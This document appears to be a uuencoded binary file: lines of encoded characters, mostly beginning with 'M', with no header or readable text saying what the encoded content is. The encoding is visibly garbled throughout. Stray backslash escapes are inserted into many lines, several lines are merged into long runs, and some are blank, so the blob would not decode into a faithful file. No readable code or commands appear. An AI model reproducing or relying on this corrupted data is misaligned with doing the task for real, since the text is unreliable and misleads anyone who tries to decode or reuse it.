MJ!R^ZLJ9G;D>U3L\_VS%\*F\_"W@,,F:>EISLY1.\)8,N\_=O%S<;9?&7J:KN;&

M/R=R2Z.WW<W-6%)F\_[FQATE]CMVL.FFS[DQ.PP('60D\_+2\_\_W7]9K'?+&R4
MG%S'^SOR;\$)+=[V9W/]G%\_#"S)VA\_FVFUT#+LGUG7&;<Y\*,[D^\*+G(9J5R:
MR; ;?M#(6R?1[C"ZWMV: ?56/S;MM;L@B</B[=^M7=VMZ!55/,JI'=\\$Y\*-GG4
MF^#9DUNF6AZ\:>%^7^]6ZSVE;0@5!' ]AYZ\_K\^=0\*,<2@M\]<[4.P55.L\$->
M[-?+<&AIR-`FE?Q-M&W(XBR?!:"Z\_PO-L[+, -ZMT\*-`[==,O%R8S1B<?8G/
M)\LXB\_5R>@@J@[JJS[\_PP3-W;>('HAR':6#S"%<\$G\*GPMU+A7,XSROZL\']L
MA;/62-6RUDC5(G:M%35/7-'3)E9\*Q#FDL'D;E\_4"#M/^ [KK5G#/VTHRR]?;6
M+7;RY"#A.';]S/=G1\_'G\_H.>9MFIAGI:#GQN#Q,J\CX\*AD@T?;(1'@1W!#G#I
MMYAX:Y3V%3X]H7%G31,^Z&<2;K="VR58,MJM[O>SE3#=#&A4KSZS,2HS)\Q8\_
MA5F7%8I;<[Q\_I#C8QWK!%8>\*D:C('.<T'WC!8GHA=%S4#7\*>@X#-%2?;9Q9
M55^1%E4?/=5P4":J;Y2H/JY!\`AVIM@\*1\$]I1M1M7(6>S:RK"K-!+X^JD/!!
MF:I"2&75486^[^SUDK7%\_6;)VO\*D,K>U95M(<T'#%W2"WA<ZYS,:Y#P%'330
M,(ZZKL>^'B<NT\*;N.\*HQ2,\_F[=N?I4KP<UTDF3%D!:ZE[ER\$\*U4WSBO\+KH4
M-,<)<][0/9G]\$"Q3A^W#Q3HU\_W\$S^@:S&56"\538&\*#(XF)\$>'&6X]=D.#V
MK)@.0FCDP+S8Q\~FAE7'4!HI]TC+C1JTJ#C9^6"LK+AY#,P:8\*0"070<K"C\*
M[YIU67^~R,.Z:Q!&[\*Y!#"C'PZR^4D\*3?\_C\_VLIDBF16C..7W1@L5@T00=
MRN\_.49X?N^-9<RW\_L&,>89=@[8KS<M\_2"RGTYK0Y56]6"MN9"I-TF>1.09(8
MU0\*<W((V!;F:SG4><:\*56?33TSI\_W?+'G;GGP849GFU)!AQ'W2D>X\_) \$KL(I
MOF,^Z&2Z<0/%-6/\X#^^=I&T%'6+Y:X"FIW1K9U>/!L73U#U1GQ;GMMZ\_U5K
MAX"?)>H,D=KRX3Z)XR\_1,2UA3@NA1@F?<XLV%!I^9D&9\*O/0\]?-<'??\O"'
MEG8W)WMW%>]F^4C%M9K2%S;@U:\$9K8G@KS:X6>=UN3ZMO)!#^R'MKUAQPZR4
MK52S@S\Y#>D+!!]R'[98;#N0@4TN#<E#<B)#WSR<^]I[H"\$4M-T?S2"E:Y\*1
MC\$K-B"J-Z4.E4ZTUDG)=75^>\_S)UKUZV8XQLBM'\#GLAZ9"@!?!M2DE\$%I(P
M8@I&88B?\_H?4S)@+JV)MSSX:%IL,5,R(.E@'7+M\8,'C<J%D;+<'M5!<(J5E
M&M;[6M/K>;O4:IZ]Z,8:C1'8?)\A.V\$,>TV^#3N7X].I\$3(G\*7](%7],R(]\_
MW^\*/D9\*6F>[ ]B<3O6S'B-UQ\*.2I5-SS.";IJ&\YF06J)3XYG\_N4YCMU`\$I]S
M5.:DI"V+!"H.;:K\*@^H(KN8DHE`\$:L)7HR:S,W=;R'6HF\*I><\_] '5\$RLY()B
M\$[(-DE2-81]G"J'F@OM?%,JNJ/'LS'!'?9M2@IZ%A\$0&\]G9]/I<!#!\*UQ(#
MG/;8AJ)(;\$D]U]2IC3:U4"HU4>,HQ.GY&P>;OE/@T":3H%<A(2G\$Z?CJ%[9!
MU>%L9,^J'ZG'?-]4(S&HUU0P\*-M4.GM464%NQRVI`CL3J=4!V&#+' '(9Q^
M"0P>\$,Q\p8:/#N8,!Q2=-T0\$G3D9-4&/!LU"P@@#%Y%]6^(#^R9'5;CSX]G+
M]V\_/+^?'UVZ;YY7L-`3>U852K:%.=)HA]7V\_OJN+(2U7%FCA7P;6RB69L=7
M8P#/7[Z\FIIY'=1AMPVFN(FM)8B2DKPKS1MSU`\$:"8C+E'2N#%[,3VC7-0"7
M7][[D7:]<%S3..L4LNB6.+~GEOKX\$K5'VT1IB9@!&Y97A'4<'L5D4V;C37=3
MI@W&39DF&#=#EFF#<E&F%R:9,4XR; ,BTQ;LHT0MN4:8"!O[C]"8-1^XN; ,NZZ
MCK; ,03+BQ)0PT1+= \$"UBS8`/YI5M:JY45N,\$ISIV/G]\_?.GO](?'LL&/\*=F2
M[M'V\_^B=Z-RPO:TA; ,C.:#&\+GH=^~&.%2J;1ACDIB+8HG.L)^DCH&8U)D\*V"
M]DLI:M;\_\='^0^2661!\$>EFRJ.6HZ3ZEJ(GAOV5/"I-IG>\*03B)R15"O@C7%
M]2,0+6SY1PK[S7JE5!A'FYVP-E36J\*F87BE)! .N"%.#1]&^SYE\*60<\FE43T
M0V\*:Q,GYF5(S&S\F#VQDFSIC-R"Y3:\$#4T3)4-X`\*&TB2<0P)-&J1'063/5'
MJK%+9[NKL=&Q@38I/\*PI1'-E#5Y6P;9\$&<"93:X#,P@)FNH,]-RFD0(430)1
ME090:5/I1`VCI"B]A50VH0[,\*"1CJK;51HO>#\^,=Q?WVZ^MZC4--U@>C^/"
M%+GC0%ZBCAHUUM=J0ZOA>K^I,\$MIDYA, ,1S1\$W1(T#:\_ (K?II2%2,X\*S[8-
MR#\_>=76)[\_]'Q!<Z@.`+C;F4T@RU--B!+E2E\*.RCX&VB5N'+GDVS"]0/21HQ
M&D\K\*'8T\_I'0\_W&>UF7MEGYLS247C0<6#E,;)7T\*S#. #8]863D6@RL;U,AV8
MOC', &'3=20"M@H<VP0Y,%1(4N5).KV9\_,WLGH=;GS][K[^0RWER&SK63%@YP
MG4H><)D\$J7IPC[; `#</7YY?3XXDP.ZROS\$HP>[G>+OQK\$>TC.C81S5%K`Q=G
M"E`H@\*H0J+)T\_OKL6':Y0:F]5]^]X]!Y"2?W^]UZKUY"\TZA35YYH1;)!V9C
M@)KXJAE[!A?HU<3)^LUL^O;BW^^"N'\_==5UM.>+6R,]D\*'WT>SNFS"9G024
M+Q1!F96UY),".M5IJPSTOP6<J!(UJ4D3I/X6[<N??[V(\$)AD\_X&K@P)B\QD
M7<P>DP`P1/6^YY0\$I8Z2D0RU/O\$5?@.GU8KS46)0XF,7H76`ES?)OP-7!82
M/BCQ^=%\_!\*T>#3I+>W[S7^OE4V>))1G)3)L:3L4.C%85'DI!FY(>@H<VP0Y,
M%1(\\*.&AX1-\_Y7<9/E.^^N5]]3\$X<WJ`DG5Y/BT!!Y8NQY?3MA6(1<%@.R4
M\_WB\_Y-DM)L1%3\$;)"0>Y<H#8.F&%PJ@\*B1'8]6T2A5(NDVTB7H%O<WCT"ZEH
MKI7FBN:F\$"-!X\*QJL(\$I"^[W;7(=F"PD&(H77UT&I.L0#44<K\_[K^?&)O8MR
M"U>X-2V=JG"0\*P?4R+>0A2\*I%+YLI;CS0K-KUX\$=. \N)M0(Q\_.&%Z^\_UQ0<?
M'.,G8`39L9-UU87W#, %91WSL6..6..%; \Z5/^M9P`X)OAU>]A\$\/3R#A[!QQ
MH\%=@\CKK'V8O;5'`#<E:ZD@K[ ]\H'`#?'\*H:XR:2\*\*8F3\_T-^I<OY^`3\*ZG&
MK)]N8/8U;VL`HG0DYTSU'9.)VJ@J!S^P%O^9M=3M[KD?I2]HH.])>GF.;WG
M?9?H#04H+<F<GIA\$83\$-&BJH@D/@AD-SEFHV;8187[;^78:^5@L[OHU'03+@
M69C#%J0[M..>#]2"!Q+PA@E[02J)6,SH42QI9V]F\ [?2'D'`S86)1<0N)3H
M>W=)P7M(75C)E17,50)0\*`KQ9>U4NU!\*(".-0\\_1IY^`3<+E9E=\XA3\$PXJ
MY8!FV(W35IC3"B6&)'PX0@35M/EVHK\*0:%SH\\L3"@U@ (V%'G=;Y&87+\_1\$
MJ85\<\V7>NG&%8JC>C2&+<X!&B3[415(5%)BE.:!YB13:D#5/1"0D%ZT3H?
MT/H^T^]=YT-V<5J2+95&HO#6#1PH\$,/(5S",UY>NZW[%@EE-PBKV\_EP(\_W^S
M\$"XC#;L0;D<:Y@[@P\J2JM5NA\V"282V!;8,"K95^75WK\_4^F%7UO=6\_[\_&
MV`O5-, .N6+&+8:S8Z!GU&,E=;H!7\*\`\*Q2Z0FG-V0`J<VAP?.9L9MB[F')Y/
M-&+R#V!)~M=D,7,)0\*\$`##! ?M0\$^FI[,SBQR:)-\*`:HF\*1\*8GAU;ZLA&C\C#
MWF`DR?S\OIR=L+UTC6B;Q-(0[+1%[. \_84%EL?AP":2AN2'B;R='1\_2"YM\$
M"E":!&3`Z\*>U['\$`T)9DC\*A:28S?X`LB0>2;% .KEB`OI^`Y<6X\*J"7+#I01

MI]B5L#G; :&35Z10 ('O`PSHY3D=R\W\F`IRY4H2CT5?#-\_-W?>:C(H4TO!:A"
M4F&&8@%CFT(\*,>I%27B/M)^;:E%]FTXW+(L2NSR\_R)OZL(G\$Y#R\*'H,FTEA
MD\_D6L(P2),-5IR9H\*9!8PC'&"IE6/SZ:3V>34Z4?R#@&%+T@8I30-Y3FI1@`
MS\$6KNZ?X": "[I\_K)#WM)K@NO2>TK\*099'6[//?=&/N+"S^]J[:!^JK-'NU>C+
M]9)W3\W<C"@7B\_WBSC^-\$+UW]?,+4PHIIJ)\/OR8+R8/E,Q(3X'S!+(2!KM
MV:M89"4CP=YWW=38.3KPE)>^B\$IB`E[\*X.:7W5Q<9P3P69KI['FO!/IKN
MGN!7B]UJJV@?+N)\*1B^%Y\_55PCO762\_W&PYSA(K5,6!,E.%`ZD(#!@7LJ.8^
MYV9'-2,#F2&>;K;;C=2[F2;\*]F:FO"]Y[S\>8":(,LB\.7]8[T[F=HB),:5V
MVQHP5`W@+&T24BEDU\*A3:%Z7SCM>2RZPD'Y:A^\_AKI?O7S>+9^B)N0(%PL\_
MY2%V/[4'B,J1EF`R?\*JC:\$O@,'A,'BB9EJ#>0)9!\*2TA+ATM(3LNQH"Q0K+
MW64>JB#\*>JA94P5)2\*60I@ID;]8K=]C#=</>#`J7&1LA[C%!M?;\_5(<GI903
M\_<\*;24JRQ>/&!T)+`%2^.-L\$`E\_>M+MB7,XF8^6KX`3@TUWB3/W3W?B1-)O#
MH7I"C]<F&"D2//>7M.X6V[DSV]S\$:I;U(\$^\_),C84\GKM[4\_V,513;06!]'9
MZ)@X\$G(>PKJ=SQ#,\*\8+<@JS&OAWKI`GIQNK\>.#JXYW9HZ3!+P/'A!V>"78
M,R3'ZC&"E2/,%ZWPLD=X?>EYBU1!.MJO%[\>\$ (8E!'O?'! :5T.:^055#&650
MKI[VS\M?S84#>:\_./`\$3`-0Z?W,='<'RX)]5%5&K4M0\*-VJ"/A0Z'M0&.4)!
M1PVTI9=012\`]>4>?^KE']9+M\*CF/T2S6Q3N\*4^TDV(:!M\$M-.2T"I(5C\_1
MFP[ ]S+.\0S`V;?T,^E]3.O6OKY5I0\*GS8?OM=)T#.ELX+=D?,4-`\_0%Q<
MI.YX;;9?`\$`J<A:O/4:=J.R)1S9UYUPN]9&CTT710J",C-09J=>!@B!K\*T<5#
M+H1/FB3L!#Z5P\_JEM?W\*\*:9@Y3&=H^?;V\_5>0JNH\_W&@6BE-KIJ?MEL\UH>T
MO"<T-DTVJ`D;EC4PFO[ ]Y.+#Y?3J]?SZ2CG/!W"^16&>(@%O'YP..5K36\$?(
MN:;L5UHR[G,UQ\_JA`W\18J`\$#-#%G"SVZZ>+^T>%('TA;1>/CYH;S9\_@D`W7
MAT]U>%8V+7\GP:0?6O[. &8N7FR<)-F=#C`@:\*6G%UD\2IA!#16!M!=N2J%K3
M?/1#\$LW\*#HFF!/F#\LO\*?Z;\M`\$7C3+RZF0\*X:T%`QGR\$`R' \$[?-\%5M#:Y\$
M>D6]\_07QCA>\W,ZK=X<73`3`>WO'!)2')PISL/R"/KI\_CCQ9; [>SW? (=3X'H
MY#\*#0]?P/\*`^VI8 [+4BN!4%54HA"\$\$.%Y1MEW^LOT\FSF7GX?S]2N\3YC]9F.
MY' `F\_OG\*S>4P37820OG%=9[CN]J^]>SC`#9MX:-2/K`+`8":%]YE;\*`?7KKE
M0!WNEWT\_D+ [=+Y8M\_GY; ;) \_-.S:(BxB2>(GA(067I#O>FVF\*LF\$&3?(\$V\*OD
M0Y")2U[" [&7R\$A:V+I\*%Y)UKWM21I11`H6X4\`MMF3#=31@+[FRHI\_=/\G#
M05837>"UVU5ZNG9M>2GMD,; ,DIHGOW136] ^>PS5)!-<7U;BM=S?K?;BN)O?'
M5GJ>?OMXM=Z:G4&#X\$F'2I\`0;WI\$! [IO+?W#^O+S2.5(XLW\$?EY!S7<Z:[C
M"QYK@,8T6VC3TZO\_?E[L-<]PGJH9&TJ,4EDY7MMP%G,(G[NARLGB01)B2:?A
M;O\$PE?%G(%/CD-^U22-E8;\_TM^8X>Q#Z\9' TX\_=#S+@,/ (;344(R?,KYJ\$!K
M\<I+6T)]?CS=[#9WSW<7S@-G` (66YN`IZOD&/XFQ\_P68"F-TB+\$`T%E>650
M#^M)\*BWNPIX1<6H#?"V(L;XG[?Z9I`+GN6B)182GGWKF\*2\$P##L?G;-I33(`
M>%`H!IA4S--"\%R/0,,#-+WZ>:%`7JX/B66C1]SRTZ:B2U#EYBM+5.]#HJF+
M;5![R66^W3"UFMS^VT28=\<8]D.,V-0P!X.:86K\*[S8U`\R\_MRJ1J<\$CUVUJ
MO(>BT)1@43I,#5K2;6J&6:>IP9QTFYI!F38UUJ:,TR;%-F\$,2I>I\*?-N4X,]
MZ3`U6)-N4U/VNDU-576:&HQ)MZDILM\Q-57^NZ;&\*=(WF)JJ(SVF)L^\_R]3D
MO>KW3,TP^UU3D[0D)! .LR'>8FK+J-C58DVY3@S'I-C5E\_@U3HT.21%,7BZ`N
M0R[3[H;E`F/^I!`FWXA1:@QFJ..KZ^FE6Z6`\_!U/;Y^K2-L3CJ4S(?M`X6R
M\$]&.Z79SYSEY=FO\_L^/P,B%CO3AMX:!2#C"\*G3"UHAQV:")\D.,O3\*LA,\_[L
M?;%/?7T]&/JJV3\*O>CWM6X^3/6\HFB#CBZF8^DL[?EC5C3LW1["\$5\_+>N0YN
M.9004;5V.>/OX.8QL`C`4/2W6O3RCQ=]D/VCBZX:QB\*QL"=%M]1\*J?CH%3>/
M@\*->`V1JQ!;\$`AZ@X`G5Y')V<<WF="+U#NRB)Z?-XIB=)=D]M4%8&]:\*Z,[L
MS<A+MD%Q6YZ]&WEYN5[9P\*HG@5?>-K=/36CE0WE^P() `91-LX+X\_(\$?-D&`
MTQ5H`\`\$ (U,>9`)XJK`)/XPP\*" \$LE\]W(0\*CNR:\52[?SRBI50[THB%&3)=5
M0XLY',+(\?KAZ=-!>`4C5T\_KW7\*S/:" ,:CZ>O]3N,@CAVMW-?/'50#5).)=@
MAR5,>^`NZC-X<\_6!>#4<Y<WF<7.S71L:K@UHQPO\_K`\@F7:05E!19F`.^,`<
M?`LY4"2F0>/,OQVI")A>S#CE`Z5D4GUW=^"Y\_S+]TO+?PTA8C,^
MG;ZDK\*/"3\*5M!L+#+4'F@.:<0E2)H^HKE7FE\_9Q]R'ZOATMWFWIE?^M?V1='
M>?38/DOW!/&WJU/QD,WANW9^%\%R=H</[Z\_NP&2\*P6>MZ'D7/&\_@#L0#5@U)
M'["`F?3MY%KH61/P3#[<\WE#Z^Y\_\$NN!>Y<&:7WLELS=\_6L,\$P!\`9!P'UY
M,&4).S)\Y9H'=2'E,A-N:4H[E!UVO?O:4BE\$%JZ@N=I+=\7T+8MV+EOR=5\$
MPS\_7Q?]X6\_B77G^,V@2J' [<]U+Z[3>1YNDV8TV\$M[105UFZ!RY'2D(%`Z-@5
M/.]`%P\$=M8GI.^TAZA<82L?P-;N#:)U\_Z7EN\$8ES1;AM8S5E2"DJ\$24GF1+
MVR;A5+9-8ZSJS6XF7UX%\`T\_D:\/3N?;%?)'BG7@\_WI?'QY.7XO^64] %GP>
M#N]DX=8T\_H?%>PFTC=]!6P,9D"9L5-9AER='=MS,(JMF+]SQ'BX?F#0)F9\*
M9\$2@L'F\$RQNC;)UZ?6I>7(#":9\*B\_+\$7W[\_;86?7]C,E)]2^6%/2`JARL#^
M\$<&V>5>5R.K'HO,?>V[@N]X5.&!?-8:3=9(Q[,<(K36.U`FVS7YH2@-6G:KJ
M'RU\3\`1IA1<]W&]A\$;(9@<&6)Q\*8PK%L\$S%5Z17H<'6>P\_RZI]0.Z9\0N/9
MA[CF0FOG^!X?>(#2#+4(' -U3+;A?'9V`?\*=E(R'ZLOK87"K\_IW6/Z4:)(\
MNQ[XP`WB`,E8JH%QKXH-IE/7E^`F6K^M-GL<[Q3>OEP^Z7E=E@01+ORVN9!
M,`S7DQ2;E\_`U5+YHL@E`I0#&70J%<;FKQVZ:\*8L>D\+E3=A]P"PWWC`C&.>X
MK'!O3FFV4A9.6,WG`UO8`<H4A.E4^(>Z-N;G7#!-:\$XEURR%.N;/J(J))QG0
M2DC`&^Z(7" IY2/X`6UL.#MBH.%W\>[6;#RP+!G\*^\.=D`ZW`@B#(DA/U[T'
MK4?/#>E]\_/AYS\*N4C?8#TZ[H72C.4?'11P\*"GW='R\$(\$9N[C])/+B\_GX;-IV
MRI7R(NF?3CG`\_XV=<A?;Q>[ [O'+\_+?5^L7M\6.R;`^&#GGE,-JEMHIC:7+\
MZE0`OH'TG!IE\_LTXPQ#GQ0>WL=L]'?#Z3"]Q@>!-0WZT7>]6YP`\_F0<!"4\*O
M[7N`5\_?/^`5Z<K][?%KLGJ@()2,(0L`I!?,>[6'FPMY(V?-M/87@\*" `?M'/%

MSM/@+(!??#C&J?5F.@DM>SC^+[7Z+=2B[3Y^.W.Z]65M&S+!;Q;;9Q)\*\$OEAM\_<O?F[&Z]TL!DK9UIW7.>5`I0\*P\*(K=)[5@'[@OM8^J62G\$'.W[\_F3.!M\_J[XJ0XXJKK/\_&(F(?!%=0;!^\.2T%\_J\$S.TTB90SCKYUAG"1EA!JCX\$)ONR MG-;P(3QRWI`\/RF)JE2Z5H5-X^!>0/T/=E^'@V;/OVI>;Y4BUT/<IYL\_:7 MY/4I;-/IU8&9!KJ@#\$H@U%X)\$N<@?)3\*A]\_,WHD:\*HHIB>+GW1%&(8(I7KC4 MK1QQ&?.?U@UNPGJ\QRJ9L\\_O/Z\_UEX[6Q@XV#M"0W3B7RX>LDB<@40;TH=IX& MYPW8-\39E;=1'^I[9L;\*/L\_S9'EK#,=9\*ON").V064=-LOMU\*[D1F:&^&^8] MA9>P[: -Z1&2=5R\*QYD\LH?VR\_AJ(O-8&\><7;=ZE?\*66S)=Y!V:H&&I<T?,NM ^\*B!1R\*3R="P1XWGO2Z1F5G.@'E,0F2C#&^1?X:V2H@L\*T:QR(B4E9G\$LB(3 M8NYL+\1(9#(M&K)&P8?7L`Y,IAAT3-'S+G@>X"\_JL^R7YQ,E%DHLF[1<C=SZ M<KJ^\_\2EG[Q9?\*7XD>+[/8=G49IS7>T8W.'%1];\$&#0QSN?'S`LESE@CY1JIM: "579&TH#BW^\*B:2\*,F4BH;'LF4\_%ZDDL0S)&F\_<`=LHP0RH6=4!5^Y9\$F\$ M\*,%(Y1-A&\$3X<1?A?A?S![72"(W`!RIP[QF9N>','\=ASP"W"1]9\$&)@(%R\_/ MG'[J66HN49`UGPA:SRC38S)^.\*8PPU!H+F:U3'\\*4XFKP:7PJ40PH,<%X< MGT]F9R\_/E2!LCABFM&A>JGP(54&)"T\$QPG76E]?H+:W0^`A94?,V;!A@YGB+ M4G4UD\NV8\_)((O-@7`.<Q\BB'Y`O@N@)D8)RD+M%&F@L?!0"FK=114"9)RZ5 M6HJ, ,C\)CLE#C4PU\*G">0(X"TN[^%W+9;/Y`@F`%P\$?Z\*1`X]U1"A](>HQW M.U&Y)HK>\*G[>:,\$,9I=+4IK-K5X=6H3\*XU(&U38O(T;]AH<ZFHN[!2`R\*&? MPV@\*PN"<#W1?P(=^=87J\(';\$9,(50]NOVVP\S1X&,!M/[Y`9\$C-.H)U\_2EY M).2Z)<0`+MK@&@VF\*0&U\*35;-''>'2B8A`TV-)B+@5L>JV\$+'#;XUIR&E)L?< M0L`S#G05T`\F/\_W5]?;\_:\_+P\--?;KE]7JW\_`GFS>W:3I\_]Z<7Q\_\$3-\`^`O MKMS^AV;@?@>AJ[V>G4XO`S"O@84`R\:"X`I^RM7+6<FV6&-K@0]"LF^.C\_\_ M)>!\7\VOES`?F5IZE[+#79@>#OI` (N0:H0AI6\_Q;P9>"`RJ^2N-Q=0,8B4B\ M`>6CQW5#\L@RB3'0&'F(,3V>^8N\_CH\NI^~?3\$&R0B\*5\$BETNW\$<S:B2.".M MKC#4>7MV',3J^UQ^FWH=&+'Z!S?\UL>IB2#52Y?+1ZE%(&G\*'-!#05>\*-A7L MH?5];E=&>WI-C!>GYV<-S-ROV.`0CG//,1]&%<\_&IU.C!Y!SP1>\*+]/XMX(? M"KY2?&#9S\_Q\_N8Y4C2-D9&41-E%ZTCKQ?([3J;M)+\*01`#8%'8AA2OG&1E? MO3?>+J0M=7Y40)AVMTKWY0^?/CI&L+03\LV=F?FSS5"4JHD)52'"`"Z%X[<7 MFD#9BQ,`4,<OI:ATF()WY.F;L\_-K]U!5D\H@3L7`) "TI?%VDQ.\*6K,ED.I=T M\_#IS>?MFLW^RSJU?F;Q8'^[R;B4A82,PZ4A60\D\*PVD)E1"0!XB&AZLK;\_M< MKUWS,L0!DRUOHC,0'1[ DZ\V=?;\_]&J];%<=&)@G-`DPTL)@"B1'3`@H35 ML]GIV+O1&\*G6K+)ND>)TX[;LCW<;Y];MX[I'20C.1:2(UU="E`\*`\*L\*\$I;J MYYA=9\_!Z<CT6EG!45NX\$Z`[M,N="G<?:N5\$);Y]FN"7E\*I81TV#"3]>[YSH, MAPYAGW>K`^NS7K-5:JR\$]F%R4UU\_-TL74`.KSA`-0]LLMIH-\2P>?GO81]] M@<]"PSG/\*@3/KZC#],N5)"17XXB0#P0C,AR)#!EZ)0"5V!\_&)H)L"=FOA@/) M\_C6\$/ ,A20H;P@T(6^\J0#`\$AY`0@P"V"&0MY\*/K#S7<]7ZBRFQ\_=T+FM!/U M@V@1EY/N>O)TOGU:[U5FH8D=]B89ZQ`)RY1\$5(+`1`&-61,%&/4.6<O\_&\$&LB M\$[R\*]'IK\*40F"\$P24&5M[#S];QHI"W>8I=O3^^?'NM9\*9>\_M;C5>\K9&Q%F4 MEF1=2-;8IBY0\*:"A\B?V:Y=GJ(&EL`\*,\_CI[6:WNO\L#<+O[%7CN9)];90M M2LRJX=.F:7D8"0^T[RY4G[O1^.@KK]+,ST\OQI?3V?7TM&\$57,8RY^1)%BFM ME7>!L^,6AZC`T\_HN2%BNHW9AL^.`H&G@SNJ?N25<&GI`9X\*FO5LXA-#P\_7;W M>\_:\SDQZ9[.F%I=+!#%00=!6.V&YFPBQ&@&!7;SW]TP<2JND\UY]MB\_Z]MH/ M0H?;#&C#<):AUPXI6T:&P@C;4M.02B\$T80`#Z^O+\*S?/?C6^F`JC\_1YK\_5]> MW3]=/=P\_`1RQ,6&P:BPO3%K#K.^LRFY":ZQ9%VVMVOK%55:\0W"]<UP\*\*7! M<<H`=B\$!R!2`6>+!+,+;B\OI=5,Q4`\*VV&TOUX]LJ6=N(@7>TH`584U`]=D\$ M#K78=^M`P^LN4-%-%ZTW5X];IE0CC\$F<\*-\`C\*)]I0M?GHQ.\_!HV;&'H`P\_ M\\*CL`/\*B^L1#D!&U4FJC2K)E\GAZ]/K\$#\_3#,+`O^Q<WJ^M;/D!PN%RJ@8P' M.\*`;FD`L^S)/%9T['XE8\D@XP-FA/5,]8;=C\$E\$I@41['S-#@/8,K/\*RV1 MF<P\*1/#=9K(V<\*;F4K:S;24%;@00<2-,E\ (T5V=U@50#V/\_8P.>=%`'\>Z^ .M][A`W/7QP\$78M\U#L,@)K];[B.OS5>G4XJ`KCMTJ7E+\_REZXE+Y4X\*OE3 MJ+J`O%G%V;+.SJSX)1+ZK\_FER\*U@;D"BS]2G.5J\RL<:9F^F#)10ELDB%(D M6T1;H)C'4GED`\`<'D+'BJT;`'OQ5A&C`\0DS@\_7"A\,(/AR\OQ5!\$8;\1Z? MJ(7D`R8-\_W<MQ`>.[5E]VT18I[1M)-6FZ(D@'\$\(\*WW02.XM#<A!\_:RG3Z9I M?)\$4H%50D1!:0XF1<A)3"(8EF@;=`1X&L,\2U[0;K8Q/KQ11\*6\*\$&4I.R:\7 M-\_/U[J-TTXV8\_:Z`T`6>/7N\$BZ39F`(X3QM<KQ?O%Y%ULD"AQSB'>+CZ`V M<O!U/#L+?340/^0L`T^KI520E.!VNE^\$?U`JNQBL=D)A3J3BV9074?\_+=\7 M-#5,\$K/= \07#206DI(Y)YZ/9L\5&9J; ,LH\_9\BCE&6AY&#XF`+D"&#@\*E-.+ M5R=:T)-Y8<==B\_NV;O')`\$/\*L=\G\$^H-:1^L)<4E'+\_N^=%^!TJO\PO#4%U M"U]>`S&(LA<0+S[,)HV"&(?C;R=+6FS83+FAYZ/##.MS?S:"I6.\>:N.9-: MH(D2RC9)"39\*V/\`@#&+P8<8QWB8.E(B/7V"<#CE]=7RIQ:AW"/FJ>KF\_#]9\$ MVA: !IK;"@ (6@ ,+8G3<VYU)PQV`>DH9+HFQ7TP<V)\_/\_Q%5?7\$3CB9#@=DVGN MS"UN=VZZ[[\_7S)`'X1NZ6:R?73=UGX1&CS!#FZ`\$7+LR`F&M:G181&,ZN1Y M\_UC7`',&VAU5M3]R&X<\_IO; !N7Y<O6]^%FP=7[1^\*Q?QA#-H>1&`B\*W84\_E MQEI\_1.X+F1<Z&V",&P1<\$+IW?A"8\_RL\*?9!U"AUB+'0=-."\_Y0,G240NA8S[ MM@&N"K@&M`YP5('H^M)=[.M"B3>41=E`M<%0D\_6!3\*/\*P.YQY6!T./\*0-[= ME8`';65TNW\MT1\$`"U=WPH09F1CQB7BKGHJ7IIS`^,;!!XU#H2GD("!M3?D& M0G#^[U-3\*1^R(?Y(36E#8+&>#]I3`E`J@!:ET!2R"DC&'FY!T(\O??\WUMJB M7>6IVKJEUPVU15CK0BS)[-!;:^GS[#@:C%\WY@%`.I`>O\*`R: ?U\M>U"%Q< M>T)ZO5M:HKW,8F:'YO8F"\\E!.IA%%X46GXR!9(E0RN69EV^IZ\*CO20AOL7P M08L)X\$D2/5`T`PV^"F9.Y!;5CV]-D,I\_?K)RN^O`U5M=L[RP8`U":D4PM`U

M@("<)=(9KG`^F\*'QE3?W4[>=J<GD^G\OP%L2`(?SW5L[NU\$ZSY)+9QK81<,&X
MW]0+@?>/>8>6+D.N]LU\$F>'3FQ'`HQ<JU6\$Q'8WHA=+;'&N0DA@X56C70\$1(B
M']\7L!/#^0LFT\_K=64C)'AJ\9=[8\$I(L:%LA/7ZZ\_SRY6UD=90[B9-=<<"93
M&:3&BX-.CA\$18?%:V9D\_:[])50#3#=W)K<2XEQ@G-!P["#E'F(!S1#;P+G0<T
MBFT]5')^4)"%(K\$'O)6GRO0F0WOB[])Y+Z%I[%7Z.4M=TM1HYU[>/9WSEGD[
M(9S9L4V0('MG\P@W=,BHG8E3#-DY8JEC(6>)]/FMDOM"E)/QG<R9]UD""\*5
MQ\*`+H8"\`?'&QG1^81IV5G0V[,WD?N<.\_!Z4/"E0'C.;V<KPIJJIJ[>`\@\*'
MKO\*-Q`9\*.K-5:ZK.RB5M.YJPPV5HD3AZ^6`\*V:8.E4I[%9R?]^=OYN,Y\_.C
M\>07Q8X\$.V`C&E\_]90>/Q,&EPRP)>J91<.VEO\$ZXW\X\_['^UX'BL5C;S\$G\_1
MI[W`3H(G"\_14\*4@+.5K?\*Z\*2"+-E0&,AK=1?K;</[?5"AJ\*GCQ\_`==>)6ZRX
M<2;V)Y&.Z;J:\*P%7\25923GE\*J>B\$2T6-@DN`)A\*G6D2X4,%5/\DJ0^RI-2A
M\_(C4\_P][7[;=1JYD6Q\_4#V3.Z7JB)-IF5VIH2K+\*YT6+IBB;UY+(IB0/]?4-
M[(R=")`(6K;E.N=TW^4'T8@=0\$0@,&1@2I-\_AM4[.]&A,^?06!N/@;-A!T9G
M<'XZGK8O?,-:Q`3!(%,\$/'#8B.Q\_8(#F0L?JOADW^O67OZ4(J44":0P%XR9
MNR/\_&+\_M!;BP:OOTO6\$7LV5D8)CR8'\$S^ZK2&42?+M:+&1C\]7C[3,1\X2CJ
MB+;3DFKD5"-K>];)J]<FYG9FK(<49/B^W:Y6<>2BWM.S623WU>U,^E6\*92D
MI"28]D4A%2&8(PK8%\_M"Q,Z<W->7.RDB(M-;\SAC2@.8L<@"2\$IQ`888D\,
M5\$ZVCRAUALNEHF/9Z]7FK]/U;(YQ78]E]H2C(RCG.5L^W"PN-K,UDKNNXEK?
M\*0+'P:TB",8Z@43ZG-+C"S>&\*(C`)ZY@/?VZ6JG:9XK\_/@5+\*(B;1;84[\*JG
MIOCH<B\*(8B`(7\$U`++X!)V8'I+DP]L"]"@%<TK^T@]T73CNJC0N5E69061)=
MHQ]M-J9K#=#;6`S%\$[I1R8^&C#Y41A2%/\-#NV/1]JDLKVC60)[>HI9GHGX7
MTL\_J2KM=G\*TTT:F(>9E\*5X,8>^VAUZTY2@\*\*\_L1R^HBR)95%+Q.0\*Y+1PP@0
M"PS'1^U&+:^]8@MP&AO:T1/;%U(B-7XZWZQN;C2AR!2!=X'IJI>Q/=B\XTB.
